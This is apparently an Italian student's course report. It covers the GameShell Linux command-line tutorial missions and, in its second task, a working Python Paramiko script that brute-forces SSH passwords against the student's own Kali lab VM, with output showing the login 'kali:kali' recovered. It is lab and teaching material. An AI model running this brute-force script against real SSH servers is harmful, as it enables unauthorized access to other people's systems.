

BENCHMARK W8D4 - Domenico Vecchio

Il PROGETTO è composto in due task

Task 1

Esercizio Traccia e requisiti Familiarizzazione con OS linux, shell e Command Prompt: installeremo su Kali Linux un gioco per familiarizzare con i comandi linux: GameShell. Per installare GameShell, eseguire in ordine i seguenti comandi, assicurarsi di avere connettività ad Internet prima e di aver eseguito il comando.

Procedura di Installazione

1. Aggiornamento del sistema e installazione dei pacchetti necessari

Aprire il terminale ed eseguire i seguenti comandi per aggiornare i repository e installare i pacchetti richiesti:

-sudo apt update sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget

2. Download dello script GameShell

Dopo aver installato i pacchetti, è possibile procedere al download dello script del gioco GameShell tramite il comando:

-wget <https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh>

3. Avvio di GameShell

Per avviare il gioco, è sufficiente eseguire il seguente comando nel terminale:

- bash gameshell.sh

Missioni – GameShell

Di seguito sono riportate le missioni affrontate nel gioco GameShell, con una descrizione sintetica delle operazioni richieste e dei comandi utilizzati.

Missione 1 - Andare in cima alla torre principale del castello:

Raggiungere la directory `top_of_the_tower` all'interno del castello, salendo i vari piani della torre principale.

gsh goal - per vedere la missione assegnata

```
kali@kali: ~  
File Actions Edit View Help  
| displays the list of available (gsh) commands. |  
--+-----+  
|  
[mission 1] $ gsh goal  
  
( )=( @=( )  
|  
| Mission goal |  
|  
| Go to the top of the main tower of the castle. |  
|  
| Useful commands |  
|  
| cd LOCATION |  
| Move to the given location. |  
| Remark: "cd" is an abbreviation for "change directory". |  
|  
| pwd |  
| Show the path to your current location. |  
| Remark: "pwd" is an abbreviation for "print working directory". |  
|  
| ls |  
| Show a list of locations that are currently accessible. |  
| Remark: "ls" is an abbreviation of "list". |  
|  
| gsh check |  
| Check if the mission objective has been achieved. |  
|  
| gsh reset |  
| Restart the mission from the beginning. |  
|  
| Remarks |  
|  
| UPPERCASE words appearing in commands are meta-variables: you need to replace them |  
| by appropriate (string) values. |  
|  
| Most filesystems treat uppercase and lowercase characters differently. Make sure you |  
| use the correct path. |  
|  
( )=( @=( )
```

pwd - utilizzato per vedere in directory corrente

ls - elenco dei contenuti presenti

cd - ingresso all'interno della directory Castle fino ad arrivare al `top_of_the_tower`


gsh check - utilizzato per vedere se completata la missione

Missione 2 - Raggiungere la cantina del castello:

Sviluppo passo passo :

gsh goal - per vedere la missione assegnata

```
[mission 2] $ gsh goal
```



```

Mission goal
Go the castle's cellar.

Secondary objective
Understand the difference between ``cd -`` and ``cd ..``.

Useful commands

cd -
  Jump back to the location you were in prior to your last move.

cd ..
  Move to the parent directory (one step back along the path to your current
  location).

pwd
  See the path to your current location.
```

cd - - ritorno alla directory principale

ls - visualizzazione dei contenuti

cd Castle e **ls** - ingresso nel castello

cd Cellar - accesso alla cantina

Gsh check - utilizzato per vedere se completata la missione

Missione 3 - Utilizzare i due comandi per tornare alla partenza e andare alla stanza del trono:

Sviluppo passo passo :

gsh goal - per vedere la missione assegnata

```
[mission 3] $ gsh goal
```

Mission goal

Go back to the starting location and then go to the throne room using only two commands.

Remark

You may experiment with as many commands as you want, but to validate the mission the following conditions need to be met:

- the second to last command takes you to the starting point,
- the last command takes you directly to the throne room.

Useful commands

cd
Move back to the starting location.

cd LOCATION1/LOCATION2/LOCATION3
Make several moves in one command.

Remark

UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.

pwd - utilizzato per vedere la directory corrente

cd - tornato alla directory principale

cd Castle/Main_building/Throne_room - entrato nella stanza del trono direttamente

Gsh check - utilizzato per vedere se completata la missione

gsh goal - vedere la missione assegnata

Is - visualizzazione contenuti

Mkdir Hut - creare una nuova directory Hut nella corrente

Cd Hut - entrato nella directory Hut


Mkdir Chest - creare una nuova directory Chest nella corrente

Gsh check - verifica missione completata

Missione 5 - Entrare nella cantine ed eliminare le ragnatele:

gsh goal - vedere la missione assegnata

```
~/Forest/Hut/Chest  
[mission 5] $ gsh goal
```



```
  Mission goal
```

Go back to the cellar and get rid of all the spiders. Leave the bats alone: they appear on the castle's coat of arms and are said to confer luck.

```
  Useful commands
```

```
rm FILE1 FILE2 ... FILEn  
Delete the files (permanently).  
Remark: ``rm`` is an abbreviation for "remove".
```

- cd Castle

- ls

- cd Cellar

- rm spider_1 spider_2 spider_3

gsh check - verifica se la missione completata

Missione 6 - Raccogli le monete che trovi nel giardino e mettile nella chest:

Gsh goal - visualizza la missione assegnata

```
~/Castle/Cellar
[mission 6] $ gsh goal

Mission goal

Collect all the coins that you can find in the garden in front of the castle, and
put them in your chest in your hut in the forest.

Useful commands

mv FILE1 FILE2 ... FILEn DIRECTORY
Move the files to the directory.
Remark: ``mv`` is an abbreviation of "move".

~
The "~" symbol is an abbreviation for the initial directory.
Example: wherever you are, ``~/Tavern`` denotes the directory (or file) "Tavern"
in the initial directory.

(*)
))
```

Cd Garden - entrare nella directory del giardino

mv coin_1 coin_2 coin_3 ~/Forest/Hut/Chest - copiare i coin e spostare nella chest

gsh check - verifica missione completata

Missione 7 - Raccogli le monete NASCOSTE che trovi nel giardino e mettile nella chest:

Gsh goal - visualizza la missione assegnata

```
[mission 7] $ gsh goal

Mission goal

Collect all the coins hidden in the garden in front of the castle, and put them in
your chest (in your hut in the forest).

Secondary objective

Learn how to use the "Tab" key to go faster.

Useful commands

ls -A
List all the files of the current directory, including hidden files. (A file is
"hidden" when its name starts with a dot.)

Tab
The tabulation key "completes" the name of a file or directory once you have typed
the beginning of its name. This only works
if there is only one possible completion.

Tab-Tab
Pressing tabulation twice successively shows a list of possible completions.

(*)
))
```

Cd Garden - entrare nella directory del giardino

ls -A - mostra tutti i file nascosti nella directory corrente

mv .28018_coin_1 .60725_coin_2 .62270_coin_3 ~/Forest/Hut/Chest - copiare i coin nascosti e spostare nella chest

gsh check - verifica missione completata

Missione 8 - Eliminare tutti i ragni nel Cellar :

Gsh goal - visualizza la missione assegnata

```
~/Garden
[mission 8] $ gsh goal

Mission goal
Get rid of all the spiders that are crawling in the cellar. Again, do not do not
disturb the bats.

Shell patterns

*
The "*" character stands in for any sequence of characters
(including an empty sequence).

?
The "?" character stands in for any single character.

Those wildcards can be used to denote lists of existing files / directories in the
current working directory.

For example: if the current folder contains
file-1 Folder-1 file-14 potato
then
*      → file-1 Folder-1 file-14 potato
*1     → file-1 Folder-1
*0*    → Folder-1 potato
**     → error, no matching file
*-?    → file-1 Folder-1
*-??   → file-14
```

Entrare nella directory cd Castle/Cellar

ls*i* per visualizzare i file contenenti la lettera i

utilizzato **rm *i*** per rimuoverli

gsh check - verifica missione completata

Missione 9 - Eliminare tutti i ragni nascosti nel Cellar :

Gsh goal - visualizza la missione assegnata

Missione 12 - Copiare i file degli tapestries di Great_Hall nella Chest:

Gsh goal - visualizza la missione assegnata

```
[mission 12] $ gsh goal

Mission goal
While wandering around the first floor of the main tower, some magnificent paintings
catch your eye. Add a copy of the oldest one to your chest.

Secondary objectives
Take a moment to admire the sheer beauty of the paintings.

Useful commands
ls -l
Print the list of files of the current directory, with additional information
including last modification date.

cat FILE
Display the contents of the file.
```

Entrato nella directory `cd main_tower/First_floor`

Usato `ls -l` per vedere i file con dati di modifica

`Cp` per copiare i file con la data piu vecchia

`gsh check` - verifica missione completata

Missione 13 - Scoprire il giorno della settimana in cui cadeva il 22 novembre 1927:

Gsh goal - visualizza la missione assegnata

```
~/Forest/Hut/Chest
[mission 13] $ gsh goal

Mission goal
Nostradamus predicted a spectacular star conjunction on the 11-22-1927.
But what will the day of the week be on that date?
When you have it, run the command ``gsh check``.

Useful commands
cal
Print a calendar for the current month.
cal YEAR
Print a calendar for the given year.

This mission is optionnal. You can skip it and go to the next one with the
command
$ gsh skip
```

`Cal 1927-` per visualizzare anno 1927

`gsh check` - verifica missione completata

Missione 14 - Creare un alias per i file nascosti :

gsh goal - visualizza la missione assegnata

```
[mission 14] $ gsh goal

Mission goal

Checking for hidden files is taking too long!

Create an alias "la" to run the command "ls -A" in order to list all files,
including hidden ones, with only 2 letters.

Define the synonym

la

for the command

ls -A

and check that it works as expected.

How fortunate, there is a nice rock hidden just where you are.

Useful commands

alias STRING='COMMAND'
Create a synonym for a string, that will stand for a command.

(*)
))
```

Alias la= 'ls - A ' cosi quando viene scritto la funziona allo stesso modo

gsh check - verifica missione completata

Missione 15 - Creare un file chiamato journal.txt all'interno della chest :

gsh goal - visualizza la missione assegnata

```
[mission 15] $ gsh goal

Mission goal

Create a file named "journal.txt" in your chest and write a short message in it.
You can use this file to record your notes and solutions for the upcoming missions.

Details

"nano" is a command-line text editor. You can use it whenever you need to edit a
file from the shell.

Useful commands

nano FILE
Edit the file from the shell.
(If the file does not exist, it will be created.)

Keybindings are listed at the bottom of the screen (the "" symbol means "Control").
The most important ones are:
Control-x quit
Control-o save
Control-w search for a string

Remark: do not use Control-s or Control-z!
```

Cd chest entrare nella directory

Nano journal.txt aprire il file , premere ctrl + x per salvare e poi uscire.

gsh check - verifica missione completata

Missione 16 - Creare un alias per modificare il journal.txt :

gsh goal - visualizza la missione assegnata



alias journal='nano ~/Forest/Hut/Chest/journal.txt' utilizzato per associare un comando a una parola più corta

Scrivendo solo journal apre il file

gsh check - verifica missione completata

Missione 17 - Elimina la regina dei ragni in 20 secondi :

gsh goal - visualizza la missione assegnata

```
~/Forest/Hut/Chest
[mission 17] $ gsh goal

Mission goal

At the back of the cellar, there is a small opening going to the spider queen's lair.
Go there, and remove the spider queen (and nothing else).

Note: you have a limited amount of time (20 seconds) to do that. You can use the
command "gsh reset" to reset the timer.

Another thing: shell patterns have been deactivated. You cannot use the wildcards
"*" or "?".

Useful commands

Tab
The "Tabulation" key completes the name of a file or directory once you have typed
the beginning of its name. This only works
if there is only one possible completion.

Tab-Tab
Pressing the "Tabulation" key twice successively shows a list of possible
completions.
```

Cd Castle/Cellar/Lair_of_the_spider_queen

Rm tymIKZVyxZKzXARg rimuove il file della regina

gsh check - verifica missione completata

Missione 18 - Gli occhi ti osservano :

gsh goal - visualizza la missione assegnata

```
[mission 18] $ gsh goal

Mission goal

As you are walking around the castle, you feel like you are being watched... Turn your
head quickly enough and you may see one of the paintings' eyes following you.

1/ Run the "xeyes" command, and stop it.
2/ Run the "xeyes" command in the background.

Useful commands

xeyes
Open a window with 2 eyes that track your mouse.

COMMAND &
Run the command in the background.

Control-c (also written ^c)
Pressing Control and c at the same times interrupts the current command by sending
the INT ("INTerrupt") signal to the process.

+-----+
| This mission is optional. You can skip it and go to the next one with the |
| command |
| $ gsh skip |
+-----+
```

Xeyes - avvio del programma , appaiono due occhi sullo schermo

xeyes & - avviare in background

gsh check - verifica missione completata

Task 2

Si richiede allo studente di scrivere un programma, con un linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test).

Script Utilizzato

```

C:\Users\domen > OneDrive\Desktop> bruteforce > python.py > ssh_bruteForce
1  # Importa la libreria Paramiko per la connessione SSH
2  import paramiko
3
4  # Importa librerie standard per la gestione degli errori di rete e dei tempi di attesa
5  import socket
6  import time
7
8  # Funzione per effettuare un attacco brute-force su un server SSH
9  def ssh_bruteForce(host, port, username, password_list, timeout=5):
10     # Crea un nuovo client SSH
11     client = paramiko.SSHClient()
12
13     # Accetta automaticamente le chiavi del server (evita problemi con host key sconosciute)
14     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
15
16     # Cicla su tutte le password nella lista
17     for password in password_list:
18         try:
19             # Prova a connettersi con username e password corrente (rimuove eventuali spazi)
20             print(f"[!] Provo {username}:{password.strip()}")
21             client.connect(
22                 hostname=host,
23                 port=port,
24                 username=username,
25                 password=password.strip(),
26                 timeout=timeout
27             )
28
29             # Se la connessione ha successo, stampa la password trovata e chiude la connessione
30             print(f"[+] Successo! Password trovata: {password.strip()}")
31             client.close()
32             return password.strip() # Ritorna la password trovata
33
34         except paramiko.AuthenticationException:
35             # Se la password è sbagliata, passa alla successiva
36             continue
37
38         except (paramiko.SSHException, socket.error) as er:
39             # Gestisce errori di connessione o SSH
40             print(f"[!] Errore di connessione: {er}")
41             time.sleep(1) # Aspetta un secondo prima di ritentare
42             continue
43
44     # Se nessuna password è corretta
45     print(f"[-] Password non trovata.")
46     return None
47
48 # Se il file viene eseguito direttamente
49 if __name__ == "__main__":
50     # Dati del target
51     target_host = "172.20.10.2" # IP della macchina Kali (modificalo se cambia)
52     target_port = 22           # Porta SSH
53     username = "kali"         # Username da testare
54
55     # Carica la lista delle password da un file di testo
56     with open("C:\\Users\\domen\\OneDrive\\Desktop\\bruteforce\\password.txt", "r") as f:
57         passwords = f.readlines()
58
59     # Esegue il brute force
60     found = ssh_bruteForce(target_host, target_port, username, passwords)
61
62     # Mostra il risultato
63     if found:
64         print(f"[+] Credenziali corrette trovate: {username}:{found}")
65     else:
66         print(f"[-] Nessuna credenziale valida trovata.")

```

Esecuzione

Lo script ha provato diverse combinazioni fino a trovare la password corretta 'kali'.

Risultato: Credenziali corrette trovate: kali:kali.

Indirizzo IP della VM Kali


```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 172.20.10.2 netmask 255.255.255.240 broadcast 172.20.10.15  
    inet6 fe80::a00:27ff:fe93:dad6 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:93:da:d6 txqueuelen 1000 (Ethernet)  
    RX packets 269 bytes 44478 (43.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 217 bytes 48922 (47.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

L'indirizzo IP del sistema Kali era correttamente assegnato: 172.20.10.2.

Stato del Servizio SSH

```
(kali@kali)~  
$ sudo systemctl status ssh  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)  
   Active: active (running) since Tue 2025-04-22 10:02:27 CEST; 58min ago  
 Invocation: 44d192e697e74ca08037df315490dede  
    Docs: man:sshd(8)  
          man:sshd_config(5)  
 Process: 784 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
 Main PID: 790 (sshd)  
   Tasks: 1 (limit: 3969)  
  Memory: 3.7M (peak: 55.7M)  
    CPU: 1.852s  
   CGroup: /system.slice/ssh.service  
           └─790 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

Il servizio SSH (sshd) era attivo e in ascolto.

Conferma che la porta 22 era aperta e accessibile.

Problemi Ricontrati Durante i test iniziali si sono verificati i seguenti errori:

- **SSHException: Error reading SSH protocol banner**
- **ConnectionResetError: Connessione in corso interrotta forzatamente dall'host remoto**

Soluzione adottata:

aumento del timeout a 10 secondi per evitare errori di handshake con il banner SSH.

Conclusione

L'attacco di forza bruta ha avuto successo, confermando che:

- Il server SSH era attivo e accessibile sulla rete.**
- Lo script è in grado di trovare credenziali deboli in pochi tentativi**